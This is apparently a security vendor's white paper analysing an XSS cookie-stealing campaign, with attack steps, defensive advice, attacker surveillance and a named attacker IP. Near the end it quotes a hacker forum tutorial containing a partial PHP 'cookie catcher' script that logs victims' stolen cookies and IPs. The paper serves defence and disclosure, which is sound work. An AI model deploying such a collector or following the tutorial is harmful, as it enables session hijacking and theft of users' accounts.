WHITE PAPER

IMPERVA®

# The Anatomy of a Cross-Site Scripting Campaign

The Imperva Application Defense Center (ADC) discovered a cross-site scripting (XSS) vulnerability in the website motherless. com. The problem was first found in a hacker forum, which then led to the discovery of the XSS attack server. The XSS attack server is still active. By studying the characteristics of the attack, the ADC was able to detect more XSS cookie stealing campaigns. To date, this campaign has affected more than 3,000 individuals across three unique XSS incidents. While the largest XSS campaign found was a porn site, other types of applications such as online gaming and online forums were compromised in the exact same way.

XSS attacks are not new. What makes this particular situation unique is the process the ADC used to uncover the attack. The method included inserting monitoring software into the attackers' malware to see the cyber attack scheme from start to finish. The ADC used hacking techniques found on the attacker server which led to the discovery of the IP address of the possible attackers. Like the fabled Giant Squid, which is usually seen dead in a net, consumers and security teams often only see the unfortunate aftermath of XSS campaigns. In this particular case, Imperva ADC was able to witness a full XSS campaign.

# Typical XSS Attack Sequence

A typical XSS attack sequence takes less than one hour and requires hardly any expertise.

- **Step 1: Educate.** Hackers proliferate their craft in the same way legitimate businesses procreate—video tutorials. As a part of our investigation, the ADC uncovered a hacker video tutorial published in November of 2007. Ironically, the attack method—nearly three years after the tutorial was filmed—is virtually identical to the steps described in the video.
- **Step 2: Obtain software/tools.** Attackers find the "essentials" from online hacker forums.
- **Step 3: Find a XSS vulnerability.** Hackers use an automated XSS scanner or take an "off the shelf" vulnerability from sites like XSSed.com.
- **Step 4: Utilize free hosting sites to store stolen data and credentials.** Using free hosting sites is an essential building block in the hackers' scheme. Free hosting sites need to be more vigilant about who uses their services. In addition, enterprises should consider blacklisting these IP addresses.

## Lessons

- It is much easier than expected to exploit XSS vulnerabilities and execute an end-to-end attack because all of the "weapons" and infrastructure (PHP code, hosting, etc) are well documented in hacking forums. The process in itself is not very different from going to Home Depot and building a bookshelf—hacking may even be easier.
- Hackers are not concerned with their own security. This does not come at a surprise considering the degree of skill and effort required to build in security. In our case, the hackers wrote sloppy attack code which enabled the ADC to hack back. Attacking the attacker might actually deter hackers, or at least slow them down, since building a secured malicious application (input validation, authentication, and authorization) is more time consuming than using an unsecured application.
- Using free hosting sites is an essential building block in the hackers' scheme. Free hosting sites need to be more vigilant about who uses their services and enterprises should consider blacklisting these IP addresses.
- Sites featuring vice such as porn and gambling are attractive targets.

## What Should Consumers Do?

- Use a "no script" http://noscript.net/ plugin that lets you control the execution of every script in the page—not very practical for the average Joe but necessary considering the growing levels of cyber crime.
- Consumers should consider using browsers with integrated XSS protection such as IE8 and Chrome. These security measures, however, are not a panacea. They are only effective against some variants of XSS attacks.

## What Should Businesses Do?


- The above attack proves that scanning and patching (or an SDLC approach) is not fast enough. Therefore, online mitigating ability (such as web application firewalls) is a must.
- Apply session hijacking policy. Discovering the same cookies from different IPs and user agents should raise a flag.
- If the cookies hold valuable information, make them cryptographically strong. Hashing the password in MD5 is not strong.

# Additional Details

## The Role of Free Hosting Websites

Using free hosting websites is an essential building block in hackers' scheme. Free hosting sites need to be more vigilant about who uses their services and enterprises should consider blacklisting these IP addresses. In this case, attackers used T35.com, a popular free hosting provider: http://www.t35.com/about-us/. The following is how T35 describe themselves:

> T35 Hosting was started in the late 1990's and was officially registered as a company in 1999. Since the beginning T35 Hosting has been a leader in internet innovation and helped pioneer the web hosting industry. We pride ourselves in being one of the first free web hosting providers, and the first to offer its members unlimited space and bandwidth (a service we provide to this day!).




About Us

T35 Hosting was started in the late 1990's and was officially registered as a company in 1999. Since the beginning T35 Hosting has been a leader in internet innovation and helped pioneer the web hosting industry. We pride ourselves in being one of the first free web hosting providers, and the first to offer its members unlimited space and bandwidth (a service we provide to this day!).

## Hacker Surveillance

Surprisingly, hackers are not careful when they build software. In this case, the attackers did not care for input validation which allowed outsiders to view the attackers' logs. The following is what ADC learned about the attackers:

1. Use a Linux machine
2. Use multiple browsers
   a. Chrome
   b. Firefox
3. IP is 98.150.222.198
   a. Geo-location is Hawaii
   b. Reported to Dshield as attacking IP



IP Details 98.150.222.198


The "target" column is our submitters IP address. We will not show this ip address. Only the first 100 lines are shown.

Summary for 98.150.222.198 098.150.222.198

| Date | Time (UTC) | Source | Source Port | Target | Target Port | Protocol | Flags |
|---|---|---|---|---|---|---|---|
| 2010-04-28 | 04:54:59 | 098.150.222.198 | 137 | -NA- | 137 | 17 | |
| 2010-04-28 | 04:54:57 | 098.150.222.198 | 137 | -NA- | 137 | 17 | |
| 2010-04-28 | 04:48:14 | 098.150.222.198 | 137 | -NA- | 137 | 17 | |
| 2010-04-09 | 04:31:24 | 098.150.222.198 | 44526 | -NA- | 30563 | | |

## Educating Hackers

As a part of our investigation, we uncovered a hacker tutorial video published in November of 2007. Ironically, the attack method—nearly three years after the tutorial was filmed—is virtually identical to the steps described in the video. The tutorial titled, "How to get victim cookies with just a link" was available in the forum but has since been removed.



Author    Topic: How to get victim cookies with just a link  (Read 377 times)

0 Members and 1 Guest are viewing this topic.

LeXeL
Guru

Reputation: +23/-1
□ Offline

Gender:
Posts: 403

From Panama To You!

**How to get victim cookies with just a link**
**on:** January 05, 2009, 11:24:01 pm

Hi this is a tutorial i made the titel says it all
 ok let start
1)First we need the cookie catcher
the cookie catcher is a .php document that goes into a hoster that when victim clicks it actomactly will send to your hoster a document with the name cookie.htm that shows you the ip, the cookies and the date...
here is the cookie catcher:

**Quote**

```
<?php
$cookie = $_GET['c'];
$ip = getenv ('REMOTE_ADDR');
$date=date("j F, Y, g:i a");;
$referer=getenv ('HTTP_REFERER');
$fp = fopen('cookies.html', 'a');
fwrite($fp, 'Cookie: '.$cookie.'
 IP: ' .$ip. '
 Date and Time: ' .$date. '
```

## Disclaimer

The information within this advisory is subject to change without notice. Use of this information constitutes acceptance for use in an AS IS condition. Any use of this information is at the user's own risk. There are no warranties, implied or expressed, with regard to this information. In no event shall the author be liable for any direct or indirect damages whatsoever arising out of or in connection with the use or spread of this information.

## About Imperva

Imperva, pioneering the third pillar of enterprise security, fills the gaps in endpoint and network security by directly protecting high-value applications and data assets in physical and virtual data centers. With an integrated security platform built specifically for modern threats, Imperva data center security provides the visibility and control needed to neutralize attack, theft, and fraud from inside and outside the organization, mitigate risk, and streamline compliance.

**www.imperva.com**